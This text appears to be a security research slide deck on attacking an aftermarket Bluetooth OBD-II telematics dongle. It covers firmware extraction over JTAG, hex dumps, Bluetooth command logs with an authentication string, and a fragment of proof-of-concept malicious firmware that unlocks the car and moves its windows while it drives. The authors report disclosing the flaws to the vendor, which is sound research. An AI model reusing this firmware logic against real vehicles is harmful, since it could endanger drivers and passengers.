



SECURITY OF VEHICLE TELEMATICS SYSTEMS

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Tech Culture



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Tencent Hackers Remotely Control Tesla Motors Inc (TSLA) Model S

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By [John Kilhefner](#), InvestorPlace Assistant Editor | Sep 21, 2016, 11:55 am EDT



Tesla Motors Inc (NASDAQ:[TSLA](#)) had to roll out an over-the-air fix after Chinese researchers working for **Tencent Holdings Ltd** (OTCMKTS:[TCTZF](#)) exploited the Model S through a security flaw in its internet connection.

Keen Security Lab of Tencent was reportedly able to remotely control the Tesla Model S to a limited extent, operating its moonroof, trunk, seats and touchscreen, and even engaging the brake from 12 miles away.



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TELEMATICS

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DUBLIN--(BUSINESS WIRE)--**Research and Markets** has announced the addition of the "Commercial Telematics Market - Forecasts from 2016 to 2021" report to their offering.

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
Global Commercial Telematics Market is expected to grow at a compound annual growth rate of 20.28% over the forecast period to reach US\$51.289 billion by 2021, growing from US\$20.375 billion in 2016. Telematics are information and telecommunication products which combine telecommunication and computer services in order to transfer a large amount of real-time data in vehicles.

OBD-II

- ❖ On-Board Diagnostic
 - ❖ Perform emissions related diagnostics;
 - ❖ Collect information from electronic control units (ECU);
 - ❖ Set ECU parameters;
 - ❖ Monitor engine and vehicle and even driver behaviors;
 - ❖ ...
- ❖ It can be exploited to attack the vehicle if a malicious dongle is plugged into it.



CAN BUS



❖ Controller Area Network

- Data exchange among ECUs
- More than one CAN bus in a vehicle
 - Eg: Infotainment CAN bus, Comfort CAN bus, Diagnostic CAN bus
- Each CAN bus has multiple ECUs


❖ Messages in different CAN buses are exchanged via gateway.

❖ OBD-II port is directly connected to gateway.

- External devices plugged into OBD-II port can access ECUs through gateway.

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- A Vulnerable Telematics System
- Remote Attacks
- How to Fix the Vulnerability?
- Summary





APP – OWASP MOBILE TOP 10

M1 - Improper Platform Usage	M2 - Insecure Data Storage	M3 - Insecure Communication	M4 - Insecure Authentication
M5 - Insufficient Cryptography	M6 - Insecure Authorization	M7 - Client Code Quality	M8 - Code Tampering
	M9 – Reverse Engineering	M10 – Extraneous Functionality	

WEB SERVICES – OWASP WEB TOP 10

A1 - Injection

A2 – Broken
Authentication
and Session
Management

A3 – Cross-Site
Scripting (XSS)

A4 – Insecure
Direct Object
References

A5 – Security
Misconfiguration

A6 – Sensitive
Data Exposure

A7 – Missing
Function Level
Access Control

A8 – Cross-Site
Request Forgery
(CSRF)

A9 – Using
Components with
Known
Vulnerabilities

A10 –
Unvalidated
Redirects and
Forwards



DEVICES

- ❖ Insufficient Authentication/Authorization
- ❖ Lack of Transport Encryption
- ❖ Insecure Mobile Interface
- ❖ Insufficient Security Configurability
- ❖ Insecure Software/Firmware
- ❖ Poor Physical Security
- ❖ ...

https://www.owasp.org/images/7/71/Internet_of_Things_Top_Ten_2014-OWASP.pdf

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
For this vulnerable telematics device, we have informed the corresponding company about the vulnerabilities and how to patch them with the help of HKCERT.

DEVICE

- ❖ Microprocessor + Bluetooth + CAN
- ❖ No W/R protection
- ❖ Communicate with its app through Bluetooth



Top Board: Bluetooth



Bottom Board: MCU + CAN

DEVICE

Extract the original firmware!



JTAG Connection



Readout via J-Flash

SEGGER J-Flash V5.10q - [P...]

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Name	Value
Connection	USB [Device 0]
Target interface	SWD
Init JTAG speed	4000 kHz
JTAG speed	4000 kHz
TAP number	not used
RPPe	not used
MCU	ST STM32F102C8
Endian	Little
Check core id	Yes
CoreId	0x00400477
Use target RAM	Yes
RAM address	0x20000000
RAM size	8KB
Flash memory	STM32F10x00 internal
Manufacturer	ST
Size	64 KB
Flash id	0x0
Check flash id	No
Date address	0x00000000
Organization	32 bits + 1 chip

Target memory (Entire flash chip) *

Address: 0x20000000

Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	...	
00000000	20	21	00	20	00	19	00	08	05	17	00	08	07	17	00	08	..	
00000010	09	17	00	00	00	17	00	08	0D	17	00	08	00	00	00	00	..	
00000020	00	00	00	00	00	00	00	00	00	00	00	00	C1	17	00	08	..	
00000030	0F	17	00	00	00	00	00	00	C3	17	00	08	C5	17	00	08	..	
00000040	3D	19	00	00	41	19	00	08	45	19	00	08	47	19	00	08	..	
00000050	4D	19	00	00	51	19	00	08	23	18	00	08	59	19	00	08	..	
00000060	5D	19	00	00	61	19	00	08	65	19	00	08	21	18	00	08	..	
00000070	6D	19	00	00	71	19	00	08	75	19	00	08	79	19	00	08	..	
00000080	7D	19	00	00	81	19	00	08	85	19	00	08	89	19	00	08	..	
00000090	8D	19	00	00	91	19	00	08	95	19	00	08	99	19	00	08	..	
000000A0	9D	19	00	00	A1	19	00	08	A5	19	00	08	A9	19	00	08	..	
000000B0	AD	19	00	00	D1	17	00	08	F1	17	00	08	09	19	00	08	..	
000000C0	0D	19	00	00	C1	19	00	08	C5	19	00	08	C9	19	00	08	..	
000000D0	CD	19	00	00	D1	19	00	08	D5	19	00	08	9D	01	00	08	..	
000000E0	DD	19	00	00	E1	19	00	08	E5	19	00	08	70	05	00	22	..	
000000F0	DF	19	00	00	46	0D	00	10	10	01	50	1D	70	23	6A	5D	1C	..
00001000	23	62	04	F2	54	65	80	42	24	0F	A3	F5	80	63	23	62	0B	..
00001010	52	1C	92	02	0A	42	00	D2	65	6A	23	6A	6D	1D	03	42	0E	..
00001020	1E	00	0C	09	00	9C	80	89	0C	7A	0A	99	80	09	9D	9A	..	

LOG

- 128 sectors, 1 range, 0x20000000 - 0x20007FFF
- ERROR: Timeout while checking target RAM, core does not stop
- ERROR: Failed to read back target memory
- Reconnecting ...
- Reconnected
- Reading entire flash chip ...
- Connecting ...
- Connected successfully
- 64 sectors, 1 range, 0x20000000 - 0x20007FFF
- RAM tested O.K.
- Target memory read successfully. (65536 bytes, 1 range) - Completed after 1.004 sec

Success!

FIRMWARE

Analyse Firmware

Readout Bin

Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ASCII
8004020	04	07	00	20	08	08	00	20	08	00	00	20	5C	08	00	20	
8004030	41	4C	00	00	42	44	00	00	42	52	44	00	42	52	54	00	AL..BD..BRD.BRT.
8004040	42	4F	4F	54	00	00	00	00	43	46	43	00	43	46	00	00	BOOT....CFC.CF..
8004050	43	4D	00	00	43	52	41	00	43	56	00	00	44	50	4E	00	CM..CRA.CU..DPN.
8004060	44	50	00	00	45	00	00	00	48	49	53	00	48	00	49	00	DP..E...HIS.H.I.
8004070	4C	45	44	00	4C	50	00	00	4C	00	00	00	4D	41	00	00	LED.LP..L...MA..
8004080	52	54	43	00	52	41	00	00	52	44	00	00	52	56	00	00	RTC.RA..RD..RV..
8004090	53	48	00	00	53	50	41	00	53	50	00	00	53	54	00	00	SH..SPA.SP..ST..
80040A0	53	56	00	00	53	00	00	00	54	50	00	00	56	4D	00	00	SU..S...TP..UM..
80040B0	56	53	00	00	57	53	00	00	5A	00	00	00	40	31	00	00	US..WS..Z...ei..
80040C0	40	32	00	00	40	33	00	00	40	34	30	30	30	30	30	00	e2..e3..e403....
80040D0	40	4C	4F	43	4B	00	00	00	40	50	57	44	00	00	00	00	eLOCK...ePWD....
80040E0	40	41	55	54	48	00	00	00	40	45	58	49	54	00	00	00	eAUTH...eEXIT...
80040F0	40	53	54	47	00	00	00	00	40	53	54	53	00	00	00	00	eSTG....eSTS....
8004100	40	53	54	43	00	00	00	00	40	53	54	00	54	53	41	00	eSTC....eST.TSA0
8004110	54	53	42	00	54	53	46	00	54	53	47	00	40	53	41	00	TSB.TSF.TSG.eSA0
8004120	00	00	00	00	45	31	45	31	30	30	30	30	30	30	30	00E1E100000000
8004130	30	30	30	30	00	00	00	00	30	43	30	43	30	43	30	00	3 0000...0C0C0C0C
8004140	30	30	00	00	30	45	30	45	30	45	30	45	30	30	00	00	00..0E0E0E0E00..
8004150	30	30	30	30	30	30	30	30	00	00	00	00	30	30	00	00	00000000....00..
8004160	4E	4F	20	44	41	54	41	00	46	42	30	30	30	30	30	00	NO DATA.FB000000
8004170	30	30	30	30	30	30	30	00	00	00	00	30	30	30	00	00	00000000...0000
8004180	30	30	30	30	30	30	00	00	30	31	30	30	00	00	00	00	000000...0100
8004190	30	31	30	31	30	31	00	00	30	31	30	31	30	32	00	00	010101..010102..
80041A0	30	32	30	31	30	31	00	00	30	32	30	31	30	32	00	00	020101..020102..
80041B0	25	64	20	52	45	43	4F	52	44	20	52	45	4D	4F	56	45	%d RECORD REMOVE
80041C0	44	2E	00	00	25	75	2E	25	30	32	75	0D	0A	3E	00	00	D...%u.%02u.>..
80041D0	42	55	53	20	49	4E	49	54	3A	20	00	00	2E	2E	2E	00	BUS INIT:
80041E0	45	52	52	4F	52	00	00	00	53	45	41	52	43	48	49	45	ERROR...SEARCHIN

Commands

Bluetooth Communication Data

```

文件(F) 编辑(E) 格式(O) 文件(F) 编辑(E) 格式(O) 查看(V)
ELM327 v1.5... 327 v1.6.1
ATI
AT+AUTH0a883311605d
>ATI
ELM327 v1.5... 327 v1.6.1
AT+AUTH0a883311605DOK>
ATZ
ELM327
v1.5... 327 v1.6.1035VMB
ATE0
OK>
?>
0120
?>
0140
OK>
010c
OK>
010c
?>
011c
?>
0900
7E8064100BE3FB813
0101
?>
03
?>
07
>
AUTO, I
SO 15765-4 (CAN 11/500)>
A6
>


```

APP Logs: Control Data

(14577): AT@STS010101 0

(14577): AT@STS010502 0

APP



APP

```
package com.████████.obd;

public final class AlarmData {
    public class DataType {
        public static final int Float = 1;
        public static final int Integer = 0;
        public static final int String = 2;

        public DataType(AlarmData arg1) {
            AlarmData.this = arg1;
            super();
        }
    }

    private static final String TAG = "[AlarmData]";
    private byte[] mData;
    private int mDataType;
    private int mType;


    private AlarmData(int arg1, int arg2, byte[] arg3) {
        super();
        this.mType = arg1;
        this.mDataType = arg2;
        this.mData = arg3;
    }

    public int getDataType() {
        return this.mDataType;
    }
}
```

Code Snippet

No obfuscation and hardening !!!


COMMUNICATION BETWEEN APP AND DEVICE



COMMUNICATION PROTOCOL

Reverse-engineering the
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

Split the bin file
into fragments



Install the new Firmware !

REPLACE THE FIRMWARE

Prepare the POC malicious firmware



Attack Methods

```
00309: void OBD_AutoAttack_Speed(void)
00310: {
00311:     if(CurrentSpeed < SPEED_KM_PER_HOUR(60))
00312:         return;
00313:
00314:     if(AutoAttackDelay)
00315:     {
00316:         return;
00317:     }
00318:
00319:     AutoAttackDelay = TIMEDELAY_10MS(600); //SS
00320:     switch(Sys_TickCnt % 6)
00321:     {
00322:     case STEP_RANDOM_0:
00323:         Vw_Insert_Op(VW_OP_UNLOCK);
00324:         BlueFlashFlag = 0x01;
00325:         break;
00326:
00327:     case STEP_RANDOM_1:
00328:         Vw_Insert_Op(VW_OP_LOCK);
00329:         BlueFlashFlag = 0x01;
00330:         break;
00331:
00332:     case STEP_RANDOM_2:
00333:         Vw_Insert_Op(VW_OP_WDW_DN);
00334:         BlueFlashFlag = 0x01;
00335:         break;
00336:
00337:     case STEP_RANDOM_3:
00338:         Vw_Insert_Op(VW_OP_WDW_UP);
```


```
00122: void OBD_BT_CustomizedAttack(u8 Len, u8 *Dat)
00123: {
00124:     u8 Buff[40];
00125:
